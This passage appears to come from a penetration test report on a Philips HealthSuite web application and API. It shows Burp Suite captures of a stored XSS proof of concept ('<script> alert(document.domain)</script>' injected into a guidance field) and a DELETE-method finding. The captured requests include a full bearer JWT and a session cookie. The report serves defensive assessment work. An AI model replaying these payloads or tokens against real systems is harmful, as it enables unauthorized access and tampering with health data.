
<script> alert(document.domain)</script>

<script> alert(document.domain)</script>

| Name | Status | Type | Initiator | Size | Time |
|---|---|---|---|---|---|
| env-config.js | 200 | script | (index) | 349 B | 745 ms |
| data:application/js... | 200 | xhr | chrome-ext... | 1.7 kB | 2 ms |
| main.66e2ca60.js | 200 | script | (index) | 1.5 MB | 4.68 s |
| 984.11e85750.chunk.js | 200 | script | main.66e2c... | 65.2 kB | 1.26 s |
| 358.34758243.chunk.css | 200 | styles... | main.66e2c... | 2.5 kB | 779 ms |
| 358.8e729188.chunk.js | 200 | script | main.66e2c... | 3.4 kB | 779 ms |
| NeueFrutigerWorld-B... | 200 | font | main.e7fb9... | 323 kB | 2.03 s |
| Face | 200 | xhr | main.66e2c... | 712 B | 900 ms |
| userinfo | 200 | xhr | main.66e2c... | 1.1 kB | 825 ms |
| 571.32159742.chunk.js | 200 | script | main.66e2c... | 958 B | 745 ms |
| 31.29f78f31.chunk.js | 200 | script | main.66e2c... | 71.8 kB | 1.32 s |
| 623.24631c5c.chunk.css | 200 | styles... | main.66e2c... | 8.5 kB | 732 ms |
| 623.d2a01a8e.chunk.js | 200 | script | main.66e2c... | 20.8 kB | 984 ms |
| 6c02d259-21b9-4a42-... | 200 | prefli... | Preflight | 0 B | 1.21 s |
| 6c02d259-21b9-4a42-... | 200 | xhr | main.66e2c... | 1.2 kB | 936 ms |
| custom_guidance_ico... | 200 | svg+... | main.66e2c... | 1.9 kB | 751 ms |

19 requests | 2.0 MB transferred | 2.0 MB resources | Finish: 14.40 s | DOMContentLoaded: 6.38 s | Load: 8.4

**API:**




Burp Project Intruder Repeater View Help Hackvertor
Burp Suite Community Edition v2023.10.1.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Settings
Learn Hackvertor
Intercept HTTP history WebSockets history Proxy settings
Forward
Drop
Intercept is on
Action
Open browser
Comment this item
HTTP/1
Pretty Raw Hex Hackvertor
Inspector

Request to https://cad-api-gateway-preint.us-east.philips-healthsuite.com:443 [54.205.170.251]

```
Host: cad-api-gateway-preint.us-east.philips-healthsuite.com
Accept-Encoding: gzip, deflate, br
Connection: close
Content-Length: 490

{
  "encounter":"230d63ea-cdf7-4c3d-81bf-c6f0fd1d56cc",
  "subject":"7e36014e-565d-4e32-8a37-1fcb2261997a",
  "target":"8da87068-d00f-43d3-a5ec-1281059a6121",
  "contextId":"",
  "doctorGuidance":{
    "date":"2023-12-15T06:43:02.277Z",
    "doctor":"Attacker",
    "regNo":"<h1>ASHI2001</h1>",
    "guidance":{
      "custom":[
        {
          "guidanceText":"<script> alert(document.domain)</script>"
        }
      ]
    }
  }
}
```



Burp Project Intruder Repeater View Help Hackvertor
Burp Suite Community Edition v2023.10.1.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Settings
Learn Hackvertor
Intercept HTTP history WebSockets history Proxy settings
Filter: Hiding CSS, image and general binary content
# Host Method URL Params Edited Status code Length MIME type Extension Title
Edited request
Response
Pretty Raw Hex Hackvertor
Pretty Raw Hex Render Hackvertor
Search
0 highlights
Inspector

Edited request

```
Connection: close
Content-Length: 534

{
  "encounter":"230d63ea-cdf7-4c3d-81bf-c6f0fd1d56cc",
  "subject":"7e36014e-565d-4e32-8a37-1fcb2261997a",
  "target":"8da87068-d00f-43d3-a5ec-1281059a6121",
  "contextId":"",
  "doctorGuidance":{
    "date":"2023-12-15T06:43:02.277Z",
    "doctor":"Attacker",
    "regNo":"<h1>ASHI2001</h1>",
    "guidance":{
      "custom":[
        {
          "guidanceText":"<script> alert(document.domain)</script>"
        }
      ]
    }
  }
}
```

Response


```
HTTP/1.1 410 Gone
Cache-Control: no-cache, no-store
Content-Security-Policy: default-src 'self' *.philips-healthsuite.com;
Content-Type: application/json
Date: Mon, 25 Dec 2023 04:41:13 GMT
Server: envoy
Strict-Transport-Security: max-age=63072000; includeSubDomains;
X-Envoy-Upstream-Service-Time: 232
X-Vcap-Request-Id: 7b443d3b-035c-4ee3-7e6b-71a2a4bcc3d7
Content-Length: 240
Connection: Close

{
  "id":"46b6881e-f844-4351-b52c-6751568bb982",
  "resourceType":"OperationOutcome",
  "meta":{
    "created":1703479273599,
    "lastUpdated":1703479273599
  },
  "issue":[
    {
```

## 7.6 Webapp: Delete method is enabled

| | |
|---|---|
| **Vulnerability Title** | Delete method is enabled |
| **Vulnerability Category** | A5 Security Misconfiguration |
| **Severity** | Informational |
| **CVSS V3 Calculation** | NA |
| **Description** | **Vulnerability Description:**<br>During the assessment, it is observed that the application server supports DELETE method.<br>While the DELETE method requests that the origin server removes the association between the target resource and its current functionality.<br>**Exploitability rational**<br>It is relatively difficult to exploit the insecure http methods.<br>**Impact rational**<br>Improper use of these methods may lead to a loss of integrity. |
| **Affected Systems/IP Address/URL** | https://cad-consumer-app-preint.us-east.philips-healthsuite.com/ |
| **Recommendation** | It is recommended to disable unnecesary HTTP Methods. |
| **Status** | Open |

**Supportive Evidence:**


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.9.6 - Temporary Project - licensed to h3110w0r1d
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
# Host Method URL Params Edited Status Length MIME type Extension Title Comment TLS IP Cookies Time
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Search...
0 matches
Search...
0 matches

```
DELETE /triomeCore/triome/8da87068-d00f-43d3-a5ec-1281059a6121/ ?userId =
50883aa7-56c5-427b-9fcf-c7f5a8eb2f3f HTTP/1.1
Host : cad-api-gateway-preint.us-east.philips-healthsuite.com
Cookie : SESSION =337cb1b1-780f-4295-9dc1-355d173c9334
Sec-Ch-Ua : "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile : ?0
Authorization : Bearer
eyJhbGciOiJSUzI1NiIsImp0aSI6Ik1UY3dNamszT1RNMU1UVTBNRG8zTTJZeFpUSXpaalZsIiwidHlwIj
oiSldUIn0.eyJzdWIiOiJhY2U4YWU3MC01YzE0LTQwYmUtYjQ5Yy1iYTdkMTRlOTFkOWQiLCJhdWQiOiJj
YWQtY2xpZW50IiwicHJpbmNpcGxlIjoiYWNlOGFlNzAtNWMxNC00MGJlLWI0OWMtYmE3ZDE0ZTkxZDlkIi
wiYXV0aF90aW1lIjoxNzAyOTc5MzUxNTQwLCJpc3MiOiJodHRwczpcL1wvcGhpbGlwcy5jb21cL2NhZCIs
InNjb3BlcyI6WyJvcGVuaWQiXSwiZXhwIjoxNzAyOTgxMTUxLCJpYXQiOjE3MDI5NzkzNTEsIlgtR0hTLU
FVVEgiOnsiY2xhaW1zIjp7IkNCT19DVVNUT0RJQU4iOiJkZGExMGM3MS1mYTQ5LTRlMzYtOTA4ZS03NDdm
NGKmMDgwYmYifSwidXNlcklkIjoiYWNlOGFlNzAtNWMxNC00MGJlLWI0OWMtYmE3ZDE0ZTkxZDlkIn0sIm
p0aSI6Ik1UY3dNamszT1RNMU1UVTBNRG8zTTJZeFpUSXpaalZsIiwiYXV0aG9yaXRpZXMiOiJDQk9fQ1VT
VE9ESUFOIn0.B3MR72U1MWhhjj2dZdp5V0pMr-p5ujrdHYV3x6rAKSlAe8VKmWQDlTU3eG8pQlQbyrJ5MQ
t1BgWmpWCSgDbL7SQhFwYXn4L9vO-6rJr1kCymmc7GnY87st8OCCZI6FKS6J-3mc9DMPNopJ1_CyJIrvLj
5jcy-NjlaPvSsQVeqXG9QpQ5osc5g7F711-qeIM77sVBscvDgtn9dGHAN2vuxfbJN21uIbhO0dy5Z-_C1q
MOPHBUNIryVBh8xOw7LNITV3YY20tRnUGWpSbOKdt_mPdJdJ3C4P-BoZgOzB3ScLOO6KoNvdPjPS8SKL7o
BY2fiZbjkFF7QwoTlpzAZMVgLQ
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept : application/json, text/plain, */*
X-Ghs-Auth :
eyJhbGciOiJSUzI1NiIsImp0aSI6Ik1UY3dNamszT1RNMU1UVTBNRG8zTTJZeFpUSXpaalZsIiwidHlwIj
oiSldUIn0.eyJzdWIiOiJhY2U4YWU3MC01YzE0LTQwYmUtYjQ5Yy1iYTdkMTRlOTFkOWQiLCJhdWQiOiJj
YWQtY2xpZW50IiwicHJpbmNpcGxlIjoiYWNlOGFlNzAtNWMxNC00MGJlLWI0OWMtYmE3ZDE0ZTkxZDlkIi
wiYXV0aF90aW1lIjoxNzAyOTc5MzUxNTQwLCJpc3MiOiJodHRwczpcL1wvcGhpbGlwcy5jb21cL2NhZCIs
InNjb3BlcyI6WyJvcGVuaWQiXSwiZXhwIjoxNzAyOTgxMTUxLCJpYXQiOjE3MDI5NzkzNTEsIlgtR0hTLU
FVVEgiOnsiY2xhaW1zIjp7IkNCT19DVVNUT0RJQU4iOiJkZGExMGM3MS1mYTQ5LTRlMzYtOTA4ZS03NDdm
NGKmMDgwYmYifSwidXNlcklkIjoiYWNlOGFlNzAtNWMxNC00MGJlLWI0OWMtYmE3ZDE0ZTkxZDlkIn0sIm
p0aSI6Ik1UY3dNamszT1RNMU1UVTBNRG8zTTJZeFpUSXpaalZsIiwiYXV0aG9yaXRpZXMiOiJDQk9fQ1VT
VE9ESUFOIn0.B3MR72U1MWhhjj2dZdp5V0pMr-p5ujrdHYV3x6rAKSlAe8VKmWQDlTU3eG8pQlQbyrJ5MQ
t1BgWmpWCSgDbL7SQhFwYXn4L9vO-6rJr1kCymmc7GnY87st8OCCZI6FKS6J-3mc9DMPNopJ1_CyJIrvLj
5jcy-NjlaPvSsQVeqXG9QpQ5osc5g7F711-qeIM77sVBscvDgtn9dGHAN2vuxfbJN21uIbhO0dy5Z-_C1q
MOPHBUNIryVBh8xOw7LNITV3YY20tRnUGWpSbOKdt_mPdJdJ3C4P-BoZgOzB3ScLOO6KoNvdPjPS8SKL7o
BY2fiZbjkFF7QwoTlpzAZMVgLQ
Api-Version : 1
Sec-Ch-Ua-Platform : "Windows"
Origin : https://cad-consumer-app-preint.us-east.philips-healthsuite.com
Sec-Fetch-Site : same-site
Sec-Fetch-Mode : cors
```

```
HTTP/1.1 204 No Content
Access-Control-Allow-Credentials : true
Access-Control-Allow-Origin :
https://cad-consumer-app-preint.us-east.philips-healthsuite.com
Access-Control-Expose-Headers :
Accept,Accept-Encoding,Connection,Content-Length,keep-alive,user-agent,Host,cache-
control,content-type,content-transfer-encoding,Content-Type,Authorization,authoriz
ation,userid,edisp-introspect-value,Token,token,Access-Control-Allow-Origin,Origin
,X-GHS-AUTH,api-version,*
Cache-Control : no-cache, no-store
Content-Security-Policy : default-src 'self' *.philips-healthsuite.com;
Date : Tue, 19 Dec 2023 10:09:33 GMT
Server : envoy
Strict-Transport-Security : max-age=63072000; includeSubDomains;
X-Envoy-Upstream-Service-Time : 195
X-Vcap-Request-Id : c898cd27-6d0d-4267-74b9-2ce0e2874a70
Connection : Close
```

# 8. Tools Used

| Scope | Tools Used |
|---|---|
| Application Security | Burpsuite, Postman, nmap |

# 9. Automated Tool Report

nmap.txt

# 10. Manual Test Reports and Test Case Execution

2851_GHS-1.1.6.0_TestSuites.xlsx